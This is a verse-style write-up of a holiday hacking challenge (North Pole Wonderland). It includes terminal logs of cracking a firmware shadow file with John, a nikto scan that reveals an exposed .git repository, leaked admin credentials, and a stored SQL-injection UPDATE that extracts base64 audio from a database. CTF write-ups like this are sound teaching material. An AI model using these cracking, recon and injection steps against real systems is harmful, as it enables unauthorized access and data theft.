<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
<string name="title_activity_comments">Comments</string>
</resources>
```

Off to fantasy world at quest2016,
We created our account and loaded the game screen.

From here it took a bit of hunting and peeking,
But soon enough we find the widgets we're seeking.

The pi pieces were all gathered by 12/19,
And subsequently returned to Holly Evergreen,
Who provided us with the foundational brick -
The firmware for the cranpi challenge 5 and 6.

Thanks to Josh Wright for sharing his pi mount wisdom,

Detailed pointers to help unpack the file system.

With /etc/shadow file access now fully gained.

The cranpi account password could be obtained,

John made cracking easy, even for newb wookies,

With the rockyou wordlist we found yummycookies!

5) What is the password for the "cranpi" account on the Cranberry Pi system?
yummycookies

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device            Boot  Start    End Sectors  Size Id Type
cranbian-jessie.img1  8192  137215  129024    63M c W95 FAT32 (LBA)
cranbian-jessie.img2 137216 2713599 2576384   1.2G 83 Linux
root@kali:~/Desktop# echo $((512*137216))
70254592
root@kali:~/Desktop# mkdir mnt
root@kali:~/Desktop# mount -v -o offset=70254592 -t ext4 cranbian-jessie.img mnt
/
mount: /dev/loop0 mounted on /root/Desktop/mnt.
root@kali:~/Desktop#
```

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
Device            Boot  Start    End Sectors  Size Id Type
cranbian-jessie.img1  8192  137215  129024    63M c W95 FAT32 (LBA)
cranbian-jessie.img2 137216 2713599 2576384   1.2G 83 Linux
root@kali:~/Desktop# echo $((512*137216))
70254592
root@kali:~/Desktop# mkdir mnt
root@kali:~/Desktop# mount -v -o offset=70254592 -t ext4 cranbian-jessie.img mnt
/
mount: /dev/loop0 mounted on /root/Desktop/mnt.
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt mnt/etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 0.05% (ETA: 02:41:34) 0g/s 755.3p/s 755.3c/s 755.3C/s krystall1.jh
oanna
yummycookies (cranpi)
1g 0:00:10:16 DONE (2016-11-23 20:47) 0.001621g/s 736.8p/s 736.8c/s 736.8C/s yve
th..yulyul
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Part 6 proved to be a bit more complicated,
As terminal challenge answers were located.

Wumpus was solved, while playing the game as it should.
We learned the phrase was 'WUMPUS IS MISUNDERSTOOD'.
Behind the locked door, an empty stall was there found,
Fear not, for this location will not long confound.


The key was hidden in a dot directory,
But find -r "key" | cat showed 'open_sesame'.

```
*****  
*  
* To open the door, find the passphrase file deep in the directories. *  
*  
*****  
elf@7a8f279dffbe:~$ grep -r "key" | cat  
.doormat/. / /\//\//Don't Look Here!/You are persistent, aren't you?!/key_for_the_door  
.txt:key: open_sesame  
elf@7a8f279dffbe:~$
```

6) How did you open each terminal door and
where had the villain imprisoned Santa?

Behind this door was a second door number two,
Where I grew Nostalgic over WarGames text fu.
The text was quite detailed, and had to be just right,
But I was soon told to look at the pretty lights.

Now in the short hall, we're stumped again with no clues.
But even the Grinch who really hated the Whos,
Learned it is sometimes good to have alternate views.



```
AWAITING FIRST STRIKE COMMAND
-----
PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

Press Enter To Continue
```

6) How did you open each terminal door and where had the villain imprisoned Santa?

The pcap.out quest was solved with some string theory,
But only when combined with some su-du-ery.
Once the right encoding options were selected,
The phrase santaslittlehelpers was collected.

Finally we hacked the back in time train console,
Which took a HELP- bang (!) to find the shell access hole.
Once the ActivateTrain switch was virtually flicked,
We arrived in '78 and found Saint Nick.

```
scratchy@6bcba1916586:/$ sudo -u itchy strings -e S /out.pcap | grep "hidden"
sudo: unable to resolve host 6bcba1916586

```

6) How did you open each terminal door and where had the villain imprisoned Santa?

```
Train Management Console: AUTHORIZED USERS ONLY

==== MAIN MENU ====

STATUS:                Train Status
BRAKEON:               Set Brakes
BRAKEOFF:              Release Brakes
START:                 Start Train
HELP:                  Open the help document
QUIT:                  Exit console

menu:main> HELP


sh-4.3$ ls
ActivateTrain  TrainHelper.txt  Train_Console
sh-4.3$ ./ActivateTrain
```

We noticed Santa there, somewhat dazed and confused.
Oddly like Horton when he discovered his Who's.
Who did it? Who done it? We need more helpful clues!

Six parts of this hack challenge presently now solved,
We're on to step seven, where we find our resolve.

If you recall, we have only one audio file,
That when played in Audacity sounds rather vile.

However, it appears this is the first sound bite,
There are six yet left to find on this Christmas night.


A screenshot from a game showing a character in a dungeon. The character is a small figure with a red hat and a yellow and blue outfit, standing on a stone floor. Above the character is a blue text box with white text. The text box contains the following text: "I wish I could recall the circumstances that lead me to be imprisoned here in my very own Dungeon For Errant Reindeer (DFER). But, I seem to be suffering from short-term memory loss. It feels almost as though someone hit me over the head with a Christmas tree. I have no memory of what happened or who did that to me." The name "Santa Claus" is written in blue text above the character.

I wish I could recall the circumstances that lead me to be imprisoned here in my very own Dungeon For Errant Reindeer (DFER). But, I seem to be suffering from short-term memory loss. It feels almost as though someone hit me over the head with a Christmas tree. I have no memory of what happened or who did that to me.

Santa Claus

Server two, was a mere test of observation,
The credentials part of our prior conversation.
The user guest and pass busyreindeer78,
We found ourselves staring at the file without wait.

The dungeon game proved to be excruciating,
Because bad assumptions lead to some mistaking,
While the complexity of the puzzle did lack,
The dungeon game felt like the Empire just Struck Back.



After beating the game a time or two or ten,
We went back to read the bloody manual again.
Buried in the text was an obvious huge hint,
That led us to think about this puzzles intent.

Haven learned a few cheats to help our dungeon lore,
The GDT hack was known, and a couple more.
Had we paid notice to what DT provided,
Tip 1024 would have been sooner sighted.

```
-MacBook-Pro:SantaGram_4.2          $ nc dungeon.northpolewonderland.com 1111
1
Welcome to Dungeon.                  This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>dt
Entry:      1024
The elf, satisfied with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
GDT>
```


Next is the debug challenge for us to get through,
Strings.xml debug variable set true,
Repack the APK, use JAVA to usurp,
Code signing requirements - there's now data in Burp.

The POST request holds noteworthy JSON data,
We wonder aloud, Is SantaGram a beta?
One variable is missing that makes all the difference,
"verbose":true brings a complete new app experience!

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; Venue
7 3730 Build/KOT49H)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 159

{"date": "20161226111728-0500", "freemem": 29830496, "debug": "
com.northpolewonderland.santagram.EditProfile,
EditProfile", "udid": "23a0880e38257dd1", "verbose": true}
```

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 26 Dec 2016 16:18:52 GMT
Content-Type: application/json
Connection: close
Content-Length: 436

{"date": "20161226161852", "date.len": 14, "status": "OK", "stat
us.len": "2", "filename": "debug-20161226161852-0.txt", "filen
ame.len": 26, "request": {"date": "20161226111728-0500", "freem
em": 29830496, "debug": "com.northpolewonderland.santagram.Ed
itProfile,
EditProfile", "udid": "23a0880e38257dd1", "verbose": true}, "fi
les": [{"debug-20161224235959-0.mp3"}, {"debug-20161226161726-0
.txt"}, {"debug-20161226161811-0.txt"}, {"debug-20161226161852-0
.txt"}, {"index.php"}]}
```

With SantaGram modded and its use underway,
The ad servers next this Christmas Eve holiday.

The website loaded with complex JavaScript ads,
More hackable than the DNC was for Vlad!
Thanks to Eds write up we were not greatly confused,
Soon Meteors framework was quite abused.

Meteor Miner, and some
JavaScript kung fu,
Gave us the path to file
number fives hidden
view.

What a gift, there's the
file name under admin –
quotes.

Hack One, two three,
four and now five, we're
getting close

The screenshot shows a web browser at the URL `ads.northpolewonderland.com/admin/quotes`. The page header is red with the text "Ad Nauseam" and "Ads for people tired of ads". The main content area is teal and displays the message "You must be logged in to access this page". On the right side, there is a sidebar for "Meteor Miner" with a "Login" button and a "Toggle Loaded Only" option. The sidebar lists several categories: "Collections" (with "HomeQuotes" highlighted), "Subscriptions", "Templates", and "Routes". Below the sidebar, the browser's developer console is open, showing a JavaScript error. The console log indicates a function `clear()` was called, and the error message is `> HomeQuotes.find().fetch()`. The error details show an array of 5 objects, with the 4th object (index 4) highlighted, containing the following properties: `_id: "zPRSTpxB5mcAH3pYk"`, `audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"`, `hidden: true`, `index: 4`, and `quote: "Just Ad It!"`.

We are still looking to solve this games main premise,
That there is some particular **Phantom Menace**.

On to puzzle sixes misleading subreption,
One assured to grant an audio exception.

Fahoo forays, dahoo dorays
Welcome Christmas! Come this way
Fahoo forays, dahoo dorays
Welcome Christmas, Christmas Day

Welcome, welcome, fahoo ramus
Welcome, welcome, dahoo damus
Christmas Day is in our grasp
So long as we have hands to clasp

While we're hoping to keep our solving momentum,
We'll be honest - this hack took some intervention.

SQL injection, didn't appear to do much,
At least not without an administrator touch.

Starting from scratch, we nikto'd the Sprusage server,
And found a git unseen by the causal observer.

```
root@kali:/tmp# nikto -port 443 -host analytics.northpolewonderland.com
- Nikto v2.1.6
-----
+ Target IP:          104.198.252.157
+ Target Hostname:    analytics.northpolewonderland.com
+ Target Port:        443
-----
+ SSL Info:           Subject: /CN=analytics.northpolewonderland.com
                     Ciphers: ECDHE-RSA-AES128-GCM-SHA256
                     Issuer:  /C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
+ Start Time:         2016-12-26 07:03:53 (GMT-5)
-----
+ Server: nginx/1.6.2
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ /login.php: Admin login page/section found.
+ Server leaks inodes via ETags, header found with file /.git/index, fields: 0x5841cee6 0xd2c
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 7499 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2016-12-26 07:48:58 (GMT-5) (2705 seconds)
-----
+ 1 host(s) tested
root@kali:/tmp#
```

A recursive get supplied a local depot,
Of the content to create a git based repo.

Given that you need to have some knowledge of git,
I found myself yelling at the screen quite a bit...

“All I need is the
admin creds. We
said to null,
But passwords are
scarce except on
Defcons shame wall.

Dedication
rewarded us as we
persist,
Now Keep Watching
The Skies is on my
'to watch list'.

analytics.northpolewonderland.com (branch: master)

Short...	Subject	Author	Date
-----	add a very complex query page for looking up records	me	November 16, 2016 at 12...
259d40	Add a header, a footer, and a logout page	me	November 18, 2016 at 10...
2689a4	Fix the database dump	me	November 14, 2016 at 11...
cf5f27	Change the database and application/test script to use the real field names instead of fake names	me	November 14, 2016 at 11...
6ab9fe	Add login to the HTML side of things	me	November 14, 2016 at 12...
02e8d1	Add a HTML login page, and refactor a little to make check_user() usable by both JSON and HTML	me	November 13, 2016 at 11...
f0d28e	Move some functions into this_is_json.php	me	November 13, 2016 at 11...
d9636a	Small authentication fix	me	November 13, 2016 at 10...
5f0c13	Add authentication	me	November 13, 2016 at 10...
420f43	Add some basic write-to-the-database functionality	me	November 13, 2016 at 9:...
bb2646	Add a bit of database functionality	me	November 13, 2016 at 9:...
1057b7	Add a script to test the API	me	November 13, 2016 at 9:...
462a7e	Added the test of password...	me	November 13, 2016 at 9:...

```
db.php
functions.php
report.php
sprusage.sql
test
this_is_json.php
```

```
48 /*!40101 SET @saved_cs_client = @character_set_client */;
49 /*!40101 SET character_set_client = utf8 */;
50 CREATE TABLE `users` (
51   `uid` int(11) NOT NULL,
52   `username` varchar(128) NOT NULL,
53   `password` varchar(128) NOT NULL,
54   PRIMARY KEY (`uid`)
55 ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
56 /*!40101 SET character_set_client = @saved_cs_client */;
57
58 --
59 -- Dumping data for table `users`
60 --
61
62 LOCK TABLES `users` WRITE;
63 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
64 INSERT INTO `users` VALUES (0, 'administrator', 'KeepWatchingTheSkies', 1, 'guest', 'busyllama67');
65 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
66 UNLOCK TABLES;
67 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
68
69 /*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
70 /*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
71 /*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
72 /*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
73 /*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
74 /*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
75 /*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

25 commits loaded

The next part was a duzy, I'll gladly admit, Lots of source code review, to find one little bit. Slipped in a file, that only the admin could view The file edit.php gave us lots to do.

Short...	Subject	Author	Date
16ae0c	master Finishing touches (style, css, etc)	me	December 2, 2016 at 2:4...
106070	Get rid of mysql_fetch_all() which isn't widely supported	me	November 22, 2016 at 9:

- crypto.php
- css
- db.php
- edit.php**
- fonts
- footer.php
- getaudio.php
- header.php
- index.php
- js
- login.php
- logout.php
- mp3.php
- query.php
- README.md
- report.php
- sprusage.sql
- test
- this_is_html.php
- this_is_json.php
- uuid.php
- view.php

```
33 <div class="form-group">
34 <div class="col-sm-offset-2 col-sm-6">
35 <button type="submit" class="btn btn-default">Edit</button>
36 </div>
37 </div>
38 </form>
39
40 <?php
41 }
42 else
43 {
44 $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_real_escape_stri
45 if(!$result) {
46     reply(500, "MySQL Error: " . mysqli_error($db));
47     die();
48 }
49 $row = mysqli_fetch_assoc($result);
50
51 # Update the row with the new values
52 $set = [];
53 foreach($row as $name => $value) {
54     print "Checking for " . htmlentities($name) . "...<br>";
55     if(isset($_GET[$name])) {
56         print 'Yup!<br>';
57         $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
58     }
59 }
60
61 $query = "UPDATE `reports` " . "
62 "SET " . join($set, ', ') . "
63 "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
64 print htmlentities($query);
65
66 $result = mysqli_query($db, $query);
67 if(!$result) {
68     reply(500, "SQL error: " . mysqli_error($db));
69     die();
70 }
71
72 print "Update complete!";
73 }
74 >
75 <?php require_once('footer.php'); ?>
```

In the Sprusage schema, a column was betrayed,
Adding the field 'query' proved a risky upgrade.

Injecting some carefully crafted SELECT SQL,
The appsec failed worse than the first Star Wars prequel.

```
DROP TABLE IF EXISTS `reports`;  
/*!40101 SET @saved_cs_client      = @@character_set_client */;  
/*!40101 SET character_set_client = utf8 */;  
CREATE TABLE `reports` (  
  `id` varchar(36) NOT NULL,  
  `name` varchar(64) NOT NULL,  
  `description` text,  
  `query` text NOT NULL,  
  PRIMARY KEY (`id`)  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;  
/*!40101 SET character_s
```

```
CREATE TABLE `audio` (  
  `id` varchar(36) NOT NULL,  
  `username` varchar(32) NOT NULL,  
  `filename` varchar(32) NOT NULL,  
  `mp3` MEDIUMBLOB NOT NULL,  
  PRIMARY KEY (`id`)  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;  
/*!40101 SET character_set_client = @saved_cs_client */;
```


By SELECTing this and that we eventually saw,
The details to get this challenges final haul.

One more trick was required in order to extract,
To_base64 tweak finalized the attack.

Sprusage

Query

View

Edit

Logout

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Checking for id...

Yup!

Checking for name...

Yup!

Checking for description...

Yup!

Checking for query...

Yup!

```
UPDATE `reports` SET `id`='3bd6c517-4eb7-43f6-a5e9-9048a77c4142', `name`=`$name`,  
`description`=`$name`, `query`='select to_base64(mp3) from audio where username='\administrator\' WHERE  
`id`='3bd6c517-4eb7-43f6-a5e9-9048a77c4142'Update complete!
```

From raw ASCII characters
in a huge text pile,
We use a converter to
create a bin file.

We've all the audio files to
complete the game.
Audacity will help us see if
they're the same.

Arrange front to back,
then tweak the pitch and
tempo,

And so we have
discovered the final
passcode.

Details	
ID	3bd6c517-4eb7-43f6-a5e9-9048a77c4142
Name	`\$name`
Details	`\$name`

Output


You may have to scroll to the right to see the full details

